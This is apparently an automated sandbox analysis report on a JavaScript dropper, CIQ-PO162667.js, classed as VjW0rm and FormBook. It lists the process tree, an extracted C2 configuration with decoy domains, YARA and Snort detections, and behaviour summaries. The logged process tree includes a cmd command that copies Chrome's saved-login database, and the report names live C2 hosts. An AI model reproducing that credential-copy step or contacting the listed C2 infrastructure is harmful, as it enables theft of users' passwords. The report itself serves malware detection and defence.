ID: 635232
Sample Name: CIQ-PO162667.js
Cookbook: default.jbs
Time: 17:24:10
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

CIQ-PO162667.js


Overview

General Information

Sample Name:	CIQ-PO162667.js
Analysis ID:	635232
MD5:	3d6bfb78b45071..
SHA1:	9c189911fb1962..
SHA256:	b92b2c3a689cd2..
Tags:	js Vjw0rm
Infos:	



Detection




FormBook, VjW0rm

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Benign windows process drops PE f…
- Malicious sample detected (through…
- System process connects to networ…
- Yara detected VjW0rm
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Sigma detected: Drops script at sta…
- Multi AV Scanner detection for drop…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6352 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO162667.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 6432 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - bin.exe (PID: 6488 cmdline: "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: FF568D4337CE1566C4140FA2FEDF8DB8)
    - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 6720 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 7112 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 5232 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\JmtwmJXhXe.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - cmmon32.exe (PID: 3396 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 3464 cmdline: /c del "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3128 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 5356 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - 5hol_r7nkdhp.exe (PID: 5024 cmdline: C:\Program Files (x86)\Cex8di\5hol_r7nkdhp.exe MD5: FF568D4337CE1566C4140FA2FEDF8DB8)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.gafcbooster.com/np8s/"
  ],
  "decoy": [
    "segredovideos.online",
    "kishanshree.com",
    "mjmvn.com",
    "44bb44.com",
    "brawlhallacodestore.com",
    "littlebeartreeservices.com",
    "topings33.com",
    "nachuejooj07.xyz",
    "waermark.com",
    "halecamilla.site",
    "basincreekmedia.com",
    "resolutionmeasles.com",
    "interlink-travel.com",
    "siberup.xyz",
    "getbusinesscreditandfunding.com",
    "shcylzc.com",
    "68chengxinle.com",
    "jkrsbarmybookarmy.com",
    "geo-pacificoffshore.com",
    "refreshertowels.com",
    "localbloom.online",
    "brandingaloha.com",
    "84866.xyz",
    "salondutaxi.com",
    "harmlett.com",
    "angelmatic.net",
    "o7oiwlp.xyz",
    "thepowerofanopenquestion.com",
    "tokenascent.com",
    "udrivestorage.com",
    "hengyuejiguang.com",
    "minotaur.network",
    "ratebill.com",
    "18w99.com",
    "2264a.com",
    "tentanguang.online",
    "muddybootslife.com",
    "vitality-patients.online",
    "heavymettlelawyers.com",
    "spxtokensales.com",
    "titair.com",
    "lazarusnatura.com",
    "rasheedabossmoves.com",
    "medyumgalip.com",
    "liveafunday.xyz",
    "xn--wsthof-camping-gsb.com",
    "xfd8asvtivg944.xyz",
    "myhvn.site",
    "964061.com",
    "screeshot.com",
    "mysbaally.com",
    "connectfamily.loan",
    "langlev.com",
    "labsreports-menalab.com",
    "gabefancher.com",
    "jdhwh2nbiw234.com",
    "pdwfifi.com",
    "losangelesrentalz.com",
    "brandpay.xyz",
    "jlbwaterdamagerepairseattle.com",
    "wps-mtb.com",
    "sekolahkejepang.com",
    "saastainability.com",
    "multiverseofbooks.com"
  ]
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\bin.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\bin.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Users\user\AppData\Local\Temp\bin.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18819:$sqlite3step: 68 34 1C 7B E1 • 0x1892c:$sqlite3step: 68 34 1C 7B E1 • 0x18848:$sqlite3text: 68 38 2A 90 C5 • 0x1896d:$sqlite3text: 68 38 2A 90 C5 • 0x1885b:$sqlite3blob: 68 53 D8 7F 8C • 0x18983:$sqlite3blob: 68 53 D8 7F 8C
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.272269605.000001E33FAF9000.00000004.00000020.00020000.00000000.sdmp	SUSP_Base64_Encoded_Hex_Encoded_Code	Detects hex encoded code that has been base64 encoded	Florian Roth	• 0xb98:$x1: 78 34 4E 6A 52 63 65 44 59 31 58 48 67 • 0xba8:$x1: 78 34 4E 6A 6C 63 65 44 5A 6C 58 48 67 • 0x1014:$x1: 78 34 4E 7A 64 63 65 44 55 30 58 48 67 • 0x1024:$x1: 78 34 4E 6A 4A 63 65 44 5A 6A 58 48 67 • 0x14a4:$x1: 78 34 4E 54 64 63 65 44 55 7A 58 48 67 • 0x14c4:$x1: 78 34 4E 6A 56 63 65 44 59 78 58 48 67 • 0x14d4:$x1: 78 34 4E 6A 56 63 65 44 52 6D 58 48 67 • 0x14e4:$x1: 78 34 4E 6D 46 63 65 44 59 31 58 48 67 • 0x14f4:$x1: 78 34 4E 7A 52 63 65 44 49 34 58 48 67 • 0x1504:$x1: 78 34 4E 6D 52 63 65 44 59 35 58 48 67 • 0x1514:$x1: 78 34 4E 7A 4A 63 65 44 5A 6D 58 48 67 • 0x1524:$x1: 78 34 4E 6D 5A 63 65 44 59 32 58 48 67 • 0x1544:$x1: 78 34 4E 6D 4E 63 65 44 59 30 58 48 67 • 0x1554:$x1: 78 34 4E 6D 52 63 65 44 49 79 58 48 67 • 0x1574:$x1: 78 34 4E 6A 56 63 65 44 59 78 58 48 67 • 0x1584:$x1: 78 34 4E 6A 56 63 65 44 51 31 58 48 67 • 0x1594:$x1: 78 34 4E 6A 56 63 65 44 5A 6B 58 48 67 • 0x15a4:$x1: 78 34 4E 6D 56 63 65 44 63 30 58 48 67 • 0x15c4:$x1: 78 34 4E 6D 5A 63 65 44 49 79 58 48 67 • 0x1670:$x1: 78 34 4E 6D 56 63 65 44 4A 6C 58 48 67 • 0x1680:$x1: 78 34 4E 6A 46 63 65 44 63 7A 58 48 67
0000000C.00000002.799354104.0000010D37867000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_VjW0rm	Yara detected VjW0rm	Joe Security	
00000000.00000003.283279518.000001E33FDAF000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000003.283279518.000001E33FDAF000.00000004.00000020.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x84d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8872:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x332e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x33682:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15c15:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x40a25:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x156c1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x404d1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15d17:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x40b27:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x15e8f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x40c9f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x928a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x3409a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1493c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x3f74c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa002:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x34e12:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b267:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x46077:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c36a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000003.283279518.000001E33FDAF000.00000004.00000020.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x180e9:$sqlite3step: 68 34 1C 7B E1 • 0x181fc:$sqlite3step: 68 34 1C 7B E1 • 0x42ef9:$sqlite3step: 68 34 1C 7B E1 • 0x4300c:$sqlite3step: 68 34 1C 7B E1 • 0x18118:$sqlite3text: 68 38 2A 90 C5 • 0x1823d:$sqlite3text: 68 38 2A 90 C5 • 0x42f28:$sqlite3text: 68 38 2A 90 C5 • 0x4304d:$sqlite3text: 68 38 2A 90 C5 • 0x1812b:$sqlite3blob: 68 53 D8 7F 8C • 0x18253:$sqlite3blob: 68 53 D8 7F 8C • 0x42f3b:$sqlite3blob: 68 53 D8 7F 8C • 0x43063:$sqlite3blob: 68 53 D8 7F 8C
Click to see the 92 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.bin.exe.b0000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.bin.exe.b0000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.bin.exe.b0000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a19:$sqlite3step: 68 34 1C 7B E1 • 0x17b2c:$sqlite3step: 68 34 1C 7B E1 • 0x17a48:$sqlite3text: 68 38 2A 90 C5 • 0x17b6d:$sqlite3text: 68 38 2A 90 C5 • 0x17a5b:$sqlite3blob: 68 53 D8 7F 8C • 0x17b83:$sqlite3blob: 68 53 D8 7F 8C
40.0.5hol_r7nkdhp.exe.c50000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
40.0.5hol_r7nkdhp.exe.c50000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Signatures

Data Obfuscation

Sigma detected: Drops script at startup location

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142

Timestamp:	192.168.2.3154.220.100.14249933802031453 05/27/22-17:29:24.560625
SID:	2031453
Source Port:	49933
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142

Timestamp:	192.168.2.3154.220.100.14249933802031412 05/27/22-17:29:24.560625
SID:	2031412
Source Port:	49933
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217

Timestamp:	192.168.2.3134.122.201.21749968802031449 05/27/22-17:30:23.869829
SID:	2031449
Source Port:	49968
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142

Timestamp:	192.168.2.3154.220.100.14249937802031449 05/27/22-17:29:31.125715
SID:	2031449
Source Port:	49937
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3

Timestamp:	192.168.2.3188.114.96.349953802031453 05/27/22-17:30:05.703103
SID:	2031453
Source Port:	49953
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 3.64.163.50

Timestamp:	192.168.2.33.64.163.5049800802031453 05/27/22-17:27:24.994398
SID:	2031453
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 172.96.186.204	
Timestamp:	192.168.2.3172.96.186.20449821802031412 05/27/22-17:28:01.005195
SID:	2031412
Source Port:	49821
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 3.64.163.50	
Timestamp:	192.168.2.33.64.163.5049800802031412 05/27/22-17:27:24.994398
SID:	2031412
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 172.96.186.204	
Timestamp:	192.168.2.3172.96.186.20449821802031453 05/27/22-17:28:01.005195
SID:	2031453
Source Port:	49821
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	
Timestamp:	192.168.2.3134.122.201.21749944802031412 05/27/22-17:29:42.403310
SID:	2031412
Source Port:	49944
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349953802031449 05/27/22-17:30:05.703103
SID:	2031449
Source Port:	49953
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249963802031412 05/27/22-17:30:17.737248
SID:	2031412
Source Port:	49963
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 172.96.186.204	
Timestamp:	192.168.2.3172.96.186.20449957802031449 05/27/22-17:30:11.063091
SID:	2031449
Source Port:	49957
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	
Timestamp:	192.168.2.3132.148.165.11149831802031449 05/27/22-17:28:12.333281
SID:	2031449
Source Port:	49831

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 160.153.136.3	−
Timestamp:	192.168.2.3160.153.136.349838802031453 05/27/22-17:28:18.048566
SID:	2031453
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 160.153.136.3	−
Timestamp:	192.168.2.3160.153.136.349838802031412 05/27/22-17:28:18.048566
SID:	2031412
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	−
Timestamp:	192.168.2.3134.122.201.21749845802031449 05/27/22-17:28:23.735454
SID:	2031449
Source Port:	49845
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	−
Timestamp:	192.168.2.3134.122.201.21749944802031453 05/27/22-17:29:42.403310
SID:	2031453
Source Port:	49944
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 3.64.163.50	−
Timestamp:	192.168.2.33.64.163.5049800802031449 05/27/22-17:27:24.994398
SID:	2031449
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142	−
Timestamp:	192.168.2.3154.220.100.14249933802031449 05/27/22-17:29:24.560625
SID:	2031449
Source Port:	49933
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142	−
Timestamp:	192.168.2.3154.220.100.14249937802031412 05/27/22-17:29:31.125715
SID:	2031412
Source Port:	49937
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.220.100.142	
Timestamp:	192.168.2.3154.220.100.14249937802031453 05/27/22-17:29:31.125715
SID:	2031453
Source Port:	49937
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	
Timestamp:	192.168.2.3134.122.201.21749968802031453 05/27/22-17:30:23.869829
SID:	2031453
Source Port:	49968
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	
Timestamp:	192.168.2.3103.247.11.21249963802031453 05/27/22-17:30:17.737248
SID:	2031453
Source Port:	49963
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	
Timestamp:	192.168.2.3134.122.201.21749968802031412 05/27/22-17:30:23.869829
SID:	2031412
Source Port:	49968
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 172.96.186.204	
Timestamp:	192.168.2.3172.96.186.20449821802031449 05/27/22-17:28:01.005195
SID:	2031449
Source Port:	49821
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	
Timestamp:	192.168.2.3134.122.201.21749944802031449 05/27/22-17:29:42.403310
SID:	2031449
Source Port:	49944
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 172.96.186.204	
Timestamp:	192.168.2.3172.96.186.20449957802031453 05/27/22-17:30:11.063091
SID:	2031453
Source Port:	49957
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349953802031412 05/27/22-17:30:05.703103
SID:	2031412
Source Port:	49953

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 103.247.11.212	−
Timestamp:	192.168.2.3103.247.11.21249963802031449 05/27/22-17:30:17.737248
SID:	2031449
Source Port:	49963
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	−
Timestamp:	192.168.2.3134.122.201.21749845802031453 05/27/22-17:28:23.735454
SID:	2031453
Source Port:	49845
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 172.96.186.204	−
Timestamp:	192.168.2.3172.96.186.20449957802031412 05/27/22-17:30:11.063091
SID:	2031412
Source Port:	49957
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 134.122.201.217	−
Timestamp:	192.168.2.3134.122.201.21749845802031412 05/27/22-17:28:23.735454
SID:	2031412
Source Port:	49845
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	−
Timestamp:	192.168.2.3132.148.165.11149831802031412 05/27/22-17:28:12.333281
SID:	2031412
Source Port:	49831
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 160.153.136.3	−
Timestamp:	192.168.2.3160.153.136.349838802031449 05/27/22-17:28:18.048566
SID:	2031449
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 132.148.165.111	−
Timestamp:	192.168.2.3132.148.165.11149831802031453 05/27/22-17:28:12.333281
SID:	2031453
Source Port:	49831
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Software Vulnerabilities

- JavaScript source code contains functionality to generate code involving a shell, file or stream
- JavaScript source code contains call to eval containing suspicious API calls

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)
- Wscript called in batch mode (surpress errors)

Boot Survival

- Creates multiple autostart registry keys
- Drops script or batch files to the startup folder

Malware Analysis System Evasion

- Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

- Benign windows process drops PE files
- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Yara detected VjW0rm

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

